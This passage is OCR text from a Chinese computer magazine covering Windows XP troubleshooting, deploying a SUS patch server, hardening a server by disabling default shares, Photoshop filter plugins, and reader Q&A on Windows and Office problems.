XP中，如果试图往SD卡上存储数据，而SD卡又进行了写保护，可能会出现这种情况。这是因为小型磁盘驱动程序在确定SD存储卡被写保护后没有正确完成I/O请求数据包（IRP），I/O管理器会在2分钟后取消所有未完成的I/O数据包请求，这时电脑才会成功关机。

为什么有时候关机，系统会死机？

症状是屏幕有显示，鼠标指针不能移动，同时按下Ctrl+Alt+Shift也没用。
出现这种情况一般是同时安装多个需要重新启动系统的软件，并在最后一起按下“重新启动”按钮造成的。
在Windows中，如果有两个或更多的程序尝试关闭或重新启动Windows，Windows在关闭期间就有可能停止响应（挂起）。目前没有一个很好的解决办法，微软也没有提供相应的补丁程序，因此建议安装软件时一个一个地安装，从而避免这样的问题或其他的问题发生。

6 菜鸟提问：系统不知什么原因不能启动了，安全模式也进不了，系统里还装有很多软件，有什么方法可修好系统，并且这些软件还可以使用？

最好的办法是通过原位升级来修复Windows，这样可以保证以前安装的软件都还可以使用。



①将Windows XP的安装光盘放入光驱，重启电脑时按Del键进入BIOS。设置第一启动设备为CD-ROM或DVD-ROM，按F10键保存退出。当屏幕上显示Press any key to boot from CD时，按任意键即可从安装光盘启动电脑。在“欢迎使用安装程序”屏幕按Enter键安装Windows XP。
②出现“许可协议”界面时按F8键同意。在新界面中选择需要修复的Windows XP系统，按R键修复。接下来按照提示安装即可。

CF

红软基地独家制作 www.rsdown.cn


红软基地独家制作 www.rsdown.cn

解除服务器安全隐患 当个省心网管

Tag 补丁、服务器 SUS 实例 网络

很多业内人士用“打杂活的”来形容网管工作的琐碎，整个公司上下，任何与电脑相关的事情几乎都属网管的工作范围，只恨微软这些系统开发商还没有推出不用网管费心而能自己解决问题的操作系统，不过，这样也好，累就累点，最起码网管这个职业也不会面临着下岗了。而作为网管来说，最头疼的事情就是对服务器的维护，工作不到位总是三天两头出故障，而且服务器出现故障后还会连带地影响到客户机的稳定及安全。下面就从解决服务器安全隐患入手，让你当个省心的网管，不过，事后你在清闲时要防止老板看不得闲人让你兼职搬矿泉水之类的工作哦！

网管故事：“工作太累、生活没了电”，网管由“白领”变成了“打杂工”是现在很多网管的生活真实写照。安装一个软件、升级一个补丁，甚至调整一篇文档的排版格式也成了份内的事，杂事多如牛毛，的确被折腾得够戗。与领导明确好工作范围，例如不负责“灌水”(更换纯净水)、不负责拖地，再掌握一些能够以少制多的技巧，将原本需要五个小时才能完成的工作浓缩到30分钟内搞定，从技术上解放自己，找个机会让自己闲下来好好体验生活。



部署SUS补丁服务器，省去逐一升级补丁的烦恼

网管必备指数:★★★★★
可操作性:★★★

一般情况下，由于软件在开发时很多不足之处没有被发现，而在用户使用过程中慢慢显现出来，作为软件开发商都会使用“补丁”来后天弥补程序的不足。特别是微软的操作系统几乎是三天一小补、五天一大补，简直就是折腾人。部署一个统一补丁升级服务器可以免去逐台升级的繁琐工作。

小提示:了解SUS

SUS是Microsoft Software Update Services(微软软件更新服务)的简称，可由网络管理员在局域网内部独自构建，可将微软的最新补丁发送给用户。它分为服务器端和客户端两部分，可为1.5万个用户提供升级服务。SUS Server能为Windows 2000 +SP2及以上版本、Windows XP、Windows 2003系统提供升级服务，但不支持Windows 98和Windows NT系统。

第1步 确保安装的目标位置所在磁盘分区为NTFS，如果是FAT32格式，请通过在命令提示符窗口中使用“convert 转换的盘符: /fs:ntfs”命令进行转换。再检查是否安装了IIS，如果没有，请在控制面板中双击“添加或删除程序”，在打开的窗口中单击“添加/删除Windows组件”，选择“Internet信息服务”，再插入系统安装光盘或是定位到系统安装文件的位置后，依照向导完成安装(见图1)。

第2步 根据服务器安装的操作系统版本下载不同版本的SUS程序，如果是Windows 2000 Server系统，则只能下载SUS2.0版，如果是Windows 2003 Server、Longhorn Server系统，可以下载安装SUS3.0版。由于SUS3.0不支持Windows 2000服务器，在此，以Windows 2003 Server服务器部署SUS2.0为例介绍。

SUS2.0下载地址:http://download.microsoft.com/download/9/3/3/933eaf5d-f2a2-4a03-8a87-e8f6e6d07e7f/WSUSSetup.exe

SUS3.0下载地址:http://www.microsoft.com/downloads/details.aspx?FamilyId=E4A868D7-A820-46A0-B4DB-ED6AA4A336D9&displaylang=en

在服务器中安装SUS服务程序后需要对SUS进行必要的配置才行。首先依次进入并运行“控制面板/管理工具/Microsoft Software Update Services”，在登录对话框中输入管理员账号和密码登录SUS服务器管理页面，单击“Other Options/Set Options”即可看到参数配置页面了。

1.代理服务器配置

如果SUS Server是直接或通过路由器接入互联网，请选择“Automatically detect proxy server settings”(自动侦测代理服务器设置)项，如果是通过代理服务器的话，请选择“Use the following proxy server to access the Internet”(使用如下设置访问Internet)项，并在输入框中填上代理的IP地址和端口号。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

2.设置服务器名

为了简单起见，直接将服务器名设置成服务器的IP地址即可。

3.设置补丁更新确认方式

SUS对于每个下载的更新，默认都需要管理员手工确认发布，这样使管理员可以自己先测试这些更新，确认没有问题后才进行发布。当原来的补丁有更新后，仍需要管理员重新确认。当然你也可以让系统自动帮你确认已经确认过的更新的更新版本。选择“Automatically approve new versions of previously approved updates”即可自动确认更新。

4.设置补丁的下载方式

在此请选择“Save the updates to a local folder”(在本地保存更新)，让所有客户端直接从SUS服务器下载更新补丁。

其他设置可以自行设定，例如同步周期等。

经过上面的几步设置后就完成了SUS Server的参数配置，接下来就可以进行同步工作，下载补丁文件。在管理页面左框点击“Synchronize server”，再点击右框的“Synchronize Now”按钮，开始同步操作。同步过程可能比较耗时间，建议设置自动同步，并设置在服务器相对空闲的凌晨时分进行自动同步。等同步完成后就可以发布补丁了，点击管理页面中的“Approve updates”按钮，在补丁列表中选择补丁文件，再点击“Approve”按钮即可完成发布。

第3步 配置客户端

对于客户端为Windows 2000 +SP2. Windows XP系统，则需要安装SUS Client程序(下载地址:http://www.newhua.com/soft/35844.htm)，而Windows 2000+ SP3.Windows XP +SP1(SP2) 及以上版本和Windows Server 2003，就不需要安装SUS Client，该程序已包含在系统中，直接设置即可，以Windows XP SP2为例:

单击“开始/运行”，输入“gpedit.msc”并回车打开组策略，依次选择“计算机配置→管理模板→Windows组件→Windows Update”，在右栏中双击“配置自动更新”策略，在属性对话框中配置更新时间和处理方法，选择“已启用”选项，在“配置自动更新”下拉列框中选择“4－自动下载并计划安装”，接着在下面的“计划安装日期”和“计划安装时间”中设置合适的日期和时间，最后点击“确定”。

关闭默认共享，断开黑客通道

网管必备指数:★★★★
可操作性:★★★★


Windows 2000/2003操作系统，为了方便网络管理员进行远程管理，系统安装后都会自动开启默认共享，诸如admin$、IPC$、C$、D$，一些技术高超的黑客完全可以通过这几个共享来达到进一步攻击的目的。关闭这几个共享是必需的，关闭默认共享的方法有好几种，在此推荐大家使用注册表修改的方法，这也是最彻底的方法。

关闭磁盘共享:单击“开始/运行”输入“regedit”确定后，打开注册表编辑器，找到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters”项，双击右侧窗口中的“AutoShareServer”项将键值由1改为0，这样就能关闭硬盘各分区的共享。如果没有AutoShareServer项，可自己新建一个再改键值。

关闭admin$共享:在上面展开的子键分支中找到“AutoShareWks”项，也把键值由1改为0即可。

关闭IPC$共享:到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa”项处找到“restrictanonymous”，将键值设为1即可。

完成了上面的几个默认共享的关闭操作后，还有一点经常被网管员疏忽，那就是更改系统管理员的账号名称，很多黑客都会尝试使用系统默认管理员账号进行攻击，如果将其更改为另一个名称，也可以提升安全性能:



2


在控制面板中双击“管理工具”，再依次选择“本地安全策略→安全设置→本地策略→安全选项”，双击“重命名系统管理员账户”项，设置一个账户名称即可，不过你自己可要牢记在心哦(见图2)!

确保IIS服务器的安全状况

网管必备指数:★★★★★
可操作性:★★★★

作为服务器，很多都是使用IIS服务器来向外提供Web服务(网站、论坛等)，由于硬件服务器是24小时开机不间断的，很多黑客都经常将IIS服务器作为突破口进行攻击，如果IIS的漏洞补丁没有及时更新或是目录安全性差等原因都会导致安全隐患的存在。为此，可以使用微软推出的免费检测工具——MBSA(下载地址:http://www.microsoft.com/china/technet/security/tools/mbsahome.mspx)来进行检测，它包括安全扫描和更新扫描两种操作方法。

下载安装后即可运行，运行后在扫描设置界面中选择欲扫描的机器(默认为本机)，进行扫描后会得到详细报告(见图3)。CF



3

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

虫虫织网记外篇

以逸待劳，为Photoshop插上翅膀

Photoshop免费的特效滤镜插件

北京/miniworm

虫虫织网记系列已经结束了，因为我们的重点是在美术设计方面，所以在这个系列中使用Photoshop反而比用网页制作软件Dreamweaver的时候更多。实际上，从前期的网页框架设计到后期的图形处理，Photoshop也确实起着重要作用。以前的实例，完全是通过Photoshop自身功能一步一步实现自己的创意，今天虫虫则教大家一些以逸待劳的方法，通过插件或滤镜快速实现独特的效果。


实例1：梦幻之光

恰当运用好光影效果，可令自己的作品增色不少。画家通过画笔描绘心中梦幻般的想像，摄影家通过相机捕捉自然之光，而像我一样美术功底不太好的朋友，则可以借助软件生成“人造光”。

第1步：首先访问http://amicoperry.altervista.org/luce/main.html下载Luce插件，解压后得到Luce.8bf文件，将它复制到Photoshop安装目录下“\Plug-Ins\Filters”子文件夹中。为了容易分辨，最好在Filters下再专门建一个luce文件夹（本例为：C:\Program Files\Adobe\Adobe Photoshop CS3\Plug-Ins\Filters\luce）。

第2步：启动Photoshop CS3，新建一个图像文件，并填充上黑色背景。选择文字工具（快捷键为T），设置前景色为白色，在图像中心输入一些白色文字，比如我输入的是“CFanBlog”，字体选择的是“Trajan Pro”。输入的文字自动形成一个图层，右击文字层，选择“Rasterize Type”（栅格化文字层）将它转为普通图层。

第3步：接下来执行“Filter→L'amico Perry→Luce”调出Luce滤镜对话框，默认情况下文字已变得“光芒四射”了（见图1）。当然你也可以试着修改一些选项，以达到不同的效果，最终效果如图2所示。



1

实例2：人物照片轻松变卡通漫画

网上可以找到不少教程，教大家如何在Photoshop中一步一步制作卡通效果的图片，操作过程较为复杂。但如果你安装了Filter Forge，那要制作卡通效果就轻松多了。

第1步：首先从http://www.filterforge.com/download/Filter Forge Setup.exe下载安装Filter Forge（28.2 MB）。如果之前你的系统中已经安装了Photoshop，那么在安装过程中的“Select Components”（选择组件）、“Plugin for Adobe Photoshop”项就会默认被选中。

第2步：启动Photoshop（如果你没有装Photoshop，可直接从开始菜单的“Filter Forge”程序组中直接启动它），打开要处理的图片，然后执行“Filter→Filter Forge→Filter Forge”，因为是试用版，所以启动这个滤镜后还要点击一下“Use Trial – 30 Days Left”按钮才能进入操作主界面（虽然是共享软件，但我们能免费使用30天，而且功能上没有任何限制）。主界面左侧列出了Filter Forge预置的多种特殊效果，默认使用的正是Comic Book（漫画书）卡通效果（见图3）。

2

第3步：单击下面的Presets（预置）、Settings（设置）选项卡，可以对卡通效果进一步进行细化，满意后单击右下角的“Apply”（应用）按钮即可返回到Photoshop中进行其他的后期处理了。

当然，Filter Forge不只是制作卡通效果这么简单，它还有其他丰富的功能，有兴趣的朋友可以自己多试试。

3

网络大补贴：更多Photoshop免费插件资源

只要大家多注意搜集，会发现网上有很多免费的Photoshop插件，给我们的设计工作带来了很多方便。下面列出一些我搜集的其他一些插件资源，供大家参考。

1.virtualPhotographer：http://www.optikvervelabs.com/
2.Richard Rosenman：http://www.richardrosenman.com/software/downloads/
3.Harry's Filters：http://www.thepluginsite.com/products/harrysfilters/index.htm
4.Auto FX Dreamy Photo：http://www.autofx.com/freeplugins/dreamyphoto.asp?id=7
5.Telegraphics：http://www.telegraphics.com.au/sw/
6.Flaming Pear：http://www.flamingpear.com/download.html CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

投稿 | system@cfan.com.cn

柳絮飞 http://fly2spring.blog.cfan.com.cn

系统隐藏的文件无法恢复显示

问：最近我发现在 Windows XP 中通过操作系统隐藏的文件无法恢复显示了。请问如何解决这个问题？

答：出现这个问题的原因大多是因为病毒或一些软件修改了注册表中的相关选项所致，你可以通过如下步骤解决问题。

（1）在系统桌面上用鼠标依次选择“开始→运行”。

（2）在弹出的窗口中的“打开”栏中键入 regedit 并按回车键打开注册表编辑器。

（3）依次展开 [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL]。SHOWALL 主键下的“Type”键值应该被改为“radio”以外的其他名称了，所以“显示所有文件”选项也就不显示了。要恢复显示，只需将该键值改回为“radio”即可。

Q2 解决Vista系统下面软件不兼容问题

问：我最近安装了 Windows Vista 操作系统，在运行有些软件时发现不能兼容于系统。请问有没有解决方法？

答：使用 Windows Vista 操作系统提供的程序兼容模式功能可以解决绝大多数的不兼容问题。具体操作步骤如下：

（1）在你不能顺畅执行的可执行文件图标或者快捷方式上单击鼠标右键，在弹出的右键菜单中选择“属性”。

（2）单击“兼容性”标签，选择兼容模式为 Windows XP SP2 或者其他适当选项，这样就可以顺利执行程序了。

Q3 在多重系统中卸载Windows Vista

问：我发现在 Windows Vista 操作系统中并没有为用户提供卸载方法。请问如何卸载这个系统呢？

答：具体操作步骤如下：

（1）插入 Windows Vista 安装光盘，用鼠标在系统桌面上依次选择“开始→所有程序→附件”。用鼠标右键单击命令提示行，以管理员权限运行。

（2）输入以下命令：[DVD 盘符]:\boot\bootsect.exe /nt52 ALL /force 并按回车键执行。

（3）弹出 Windows Vista 安装光盘，重启电脑，此时可以回到安装 Windows Vista 之前的状态。

（4）手工删除 Windows Vista 的安装文件和文件夹。

Q4 系统启动时弹出文件丢失提示

问：为什么我在启动 Windows XP Professional 的时候，进入系统后，桌面上有时会弹出一个“Windows 找不到 null 文件”的对话框？

答：可能是某个随着系统启动自动运行的软件需要调用 null 文件，而这个文件丢失或损坏了。如果在 C:\WINDOWS\system32\drivers\ 目录下找不到 null.sys 文件，可以从其他电脑上复制一个。也可以从 Windows XP 安装光盘上恢复，具体步骤就是把安装光盘放入光驱，在“开始→运行”中输入并运行“E:\i386\expand E:\i386\null.sy_ C:\WINDOWS\system32\drivers\null.sys”（假定 Windows XP 安装在 C 盘，光驱为 E 盘）即可。如果问题还不能解决，尝试找出那个自动运行的软件，卸载后重新安装。

Q5 Outlook Express无法显示邮件中的图片

问：我在 Windows XP SP2 中安装了 SP2 补丁后，发现 Outlook Express 接收的邮件无法显示邮件中的图片，而用 Foxmail 接收的同一邮件就不存在这种问题。请问如何才能解决这个问题？

答：这个问题是由 SP2 补丁针对 Outlook Express 专门制订的附件管理器安全策略导致的。用户在收到垃圾邮件后不会选择恢复，否则发送者会一直骚扰用户。但垃圾邮件发送者会把一些直接保存在服务器上的图片作为邮件附件发出，正常使用的 Outlook Express 在接收邮件时就会自动从网络服务器上下载这个图片，由于下载过程会被服务器记录下来，所以发件人能够很轻易地知道哪个邮箱是正在使用中的。为了防范这一伎俩，在 SP2 补丁中就将 Outlook Express 接收邮件时显示图片附件的功能在默认状态下禁止了，这就是 Outlook Express 不能显示邮件图片的原因。

解决问题的方法是：在接收邮件时，用鼠标单击邮件窗口中部提示信息中的“单击此处下载图片”字样即可。针对全部邮件进行图片显示的方法是：用鼠标依次选择 Outlook Express 中的“工具→选项”，取消“安全”标签中对“阻止 HTML 电子邮件中的图像和其他外部内容”选项的选择即可。

Q6 “网上邻居”中找不到打印机了

问：局域网用户在 Windows XP 操作系统中安装了 SP2 补丁后，原先可以正常搜索到并能进行打印的共享打印机，居然在“网上邻居”中找不到了。请问如何解决这个问题？

答：这是因为 Windows XP 在安装 SP2 后，Windows 防火墙在默认状态下是全面启用的，这意味着运行 Windows XP SP2 电脑的所有网络连接，包括有线局域网和无线局域网、拨号以及虚拟专用网 (VPN) 连接都启用了 Windows 防火墙。同时，由于 Windows 防火墙默认状态下是禁止“文件与打印机共享”的，所以就会出现这个问题。

解决问题的方法是：进入负责局域网连接的“本地连接”属性窗口，选择“高级”标签中设置界面内的“设置”按钮，在弹出的“Windows 防火墙”界面中依次进入“例外→程序与服务”，然后勾选“文件和打印机共享”选项即可。

想了解更多精彩电脑问答？请登录 **http://bbs.cfan.com.cn**，进入相关版块获取。爱好者 CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

在Word文件设置多个不同的页眉页脚

问：如果在 Word 文件中创建了页眉页脚，那么在默认情况下，一篇文章从头到尾的页眉页脚都是一样的。但有时，我需要根据不同的章节内容而设定不同的页眉页脚，于是就根据不同的章节分别保存成不同的文件，然后再分别给每个文件设定不同的页眉页脚。请问能不能在一篇文章中完成？

答：你可以通过在文章中插入不同的分节符来解决问题。具体操作步骤如下：

（1）用 Word 打开文件。此时先不要急着设置页眉，而是将光标分别定位于每个需要使用新页眉的位置，然后选择“插入”菜单中的“分隔符”命令，选中“分节符类型”中的“下一页”选框后单击“确定”按钮，并以此为例对整个文件进行分节处理。

（2）将整篇文章分好节以后，选择“视图”菜单中的“页眉与页脚”命令进入页眉编辑模式。按要求输入好首页页眉。

（3）然后再在“页眉与页脚”工具栏中单击“显示下一项”按钮，跳转到下一节的页眉处，此时的页眉处已有所不同，不仅节码由第 1 节变成了第 2 节，而且右上角也多出了一个“与上一节相同”的字样。此时，你应该点击页眉与页脚工具栏中的“链接到前一个”按钮切断第 2 节与前一节的页眉内容联系，然后再输入第 2 节的页眉即可。

剩下的操作依此类推，每完成一个章节的页眉后就点击一下“显示下一项”和“链接到前一个”按钮，再对下一章节进行设置，直到完成整个文章的编排。

Q2 MSN Messenger中不再显示联系人头像

问：我安装的操作系统是 Windows XP SP2，又安装了 MSN Messenger 6.2。一次系统感染了病毒，我用杀毒软件对系统杀毒后，发现 MSN Messenger 中不再显示联系人的头像了。请问该如何解决这个问题？

答：这可能是病毒感染系统后导致的。你只要简单设置一下即可解决问题，操作步骤是：用鼠标单击 MSN 主窗口中的“工具→选项”菜单，在打开的设置窗口中选择“个人信息”标签，勾选“在即时消息对话中显示来自他人的显示图片”项，最后单击“确定”按钮保存设置即可。

Q3 启动Office组件会弹出安装界面

问：我使用的是 Office 2003，前几天不知道执行了什么操作，在打开 Word 或 Office 的其他组件时，总是出现 Office 开始安装的界面，每次都需要选“取消”才能打开软件，但打开后，要打开的文件并未打开，还需要从软件的“打开”菜单中打开文件。请问该如何解决这个问题？

答：请先插入 Office 安装光盘，选择“修复”，修复 Office 后再打开 Office 组件时就不会出现安装界面了。

Q4 换个账户打不开五笔输入法

问：我现在使用的是五笔输入法，感觉十分好用，但是在 Windows XP 下为什么只有一个用户能够使用，而另外一个账户不能打开这种输入法呢？

答：这可能是因为你在安装输入法时选择了只能供当前用户使用，导致另一个用户没有使用权限。解决这个问题的方法是：

（1）首先以另一账户身份登录系统，然后用鼠标单击“开始→控制面板”。

（2）双击“区域和语言选项”，在打开的窗口中选择“语言”标签，单击“详细信息”按钮。

（3）接着在窗口中选择“设置”标签，再单击“添加”按钮，在弹出窗口中的“键盘布局 / 输入法”下拉列表中选择相应的输入法并单击“确定”按钮即可。

Q5 利用Word将PDF转换为Word文件

问：我的电脑中安装的是 Office 2003，别人给我传来了几个 PDF 文件，我想提取里面的内容做成 Word 文件。请问有没有办法将 PDF 转换为 Word 文件？

答：Office 2003 中的 Microsoft Office Document Imaging 组件来实现这一要求最为方便。操作步骤如下：

（1）先用 Adobe Reader 打开想转换的 PDF 文件，接下来选择“文件→打印”菜单，在打开的“打印”窗口中将“打印机”栏中的“名称”设置为“Microsoft Office Document Image Writer”，单击“确定”按钮后将该 PDF 文件输出为 MDI 格式的虚拟打印文件。

注：如果没有找到“Microsoft Office Document Image Writer”项，使用 Office 2003 安装光盘中的“添加 / 删除组件”更新安装该组件，选中 Office 工具中的 Microsoft DRAW 转换器。

（2）运行 Microsoft Office Document Imaging，并利用它来打开刚才保存的 MDI 文件，接着选择“工具→将文本发送到 Word”菜单，在弹出的窗口中选中“在输出时保持图片版式不变”，单击“确定”按钮后系统会提示“必须在执行此操作前重新运行 OCR。这可能需要一些时间”，单击“确定”按钮即可。

Q6 无法重新安装Office XP

问：我使用的系统是 Windows XP，前几天我在安装 Office XP 时，中途停电，然后无法使用 Word，我用“添加 / 删除程序”删除了 Office XP，然后重新安装，提示“C:\WINDOWS\Installer 文件存在，无法安装，请删除这个文件或结束安装”，可我在 C:\WINDOWS 下根本找不到此文件，请问我该如何重新安装 Office XP？

答：你可以到 http://support.microsoft.com/?id=290301 处下载一个 Windows Install Clean Up 工具软件，安装此工具软件后可对系统中残留的 Office XP 信息进行清除，清除完成后就可以重新安装 Office XP 了。

想了解更多精彩电脑问答？请登录 **http://bbs.cfan.com.cn**，进入相关版块获取。爱好者 CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

重装系统后如何自动登录老论坛

问：我在每次重装操作系统后，在上一些经常泡的论坛时就要一次次重新输入用户名和密码。请问有什么好的办法解决这个问题？

答：这是我们浏览器中的 Cookies 决定的问题，解决方法如下：

（1）首先，在论坛上登录时输入用户名和密码后，Windows 会弹出窗口让你自动记住密码，你可选择“是”。重复上述步骤，进入多个论坛，让 Windows 记住在相应论坛上的用户名和密码。

（2）接着，用鼠标单击 IE 主窗口中的“文件→导入和导出”，在出现的窗口中单击“下一步”，在“导入/导出向导”选项里面选中“导出 cookie”，接着单击“下一步”，然后将 cookie 导出到硬盘某一特定文件夹中。

（3）当你重装系统后，单击 IE 主窗口中的“文件→导入和导出”，然后单击“下一步”，并在“导入/导出向导”选项中选择“导入 cookie”，再选择上面保存 cookies 的文件夹导入即可。

Q2 无法收藏Flash动画

问：我在上网时经常会看到一些漂亮的 Flash 动画，想把其收藏起来，但很多网站不允许下载。请问如何才能实现我的想法？

答：（1）临时文件搜索法

上网时，最近上网记录会保存在临时文件夹中，这便为用户提供了最方便的一种获取 Flash 动画的方法。首先启动 IE 浏览器，然后选择菜单中的“工具→ Internet 选项”，单击“常规”标签，在“Internet 临时文件”处单击“设置”按钮，在出现的对话框中单击“查看文件”，便会打开位于“C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files”处的 Internet 临时文件夹，然后在此处查找扩展名为 swf 的文件，便是 Flash 动画所在。

（2）查看源代码法

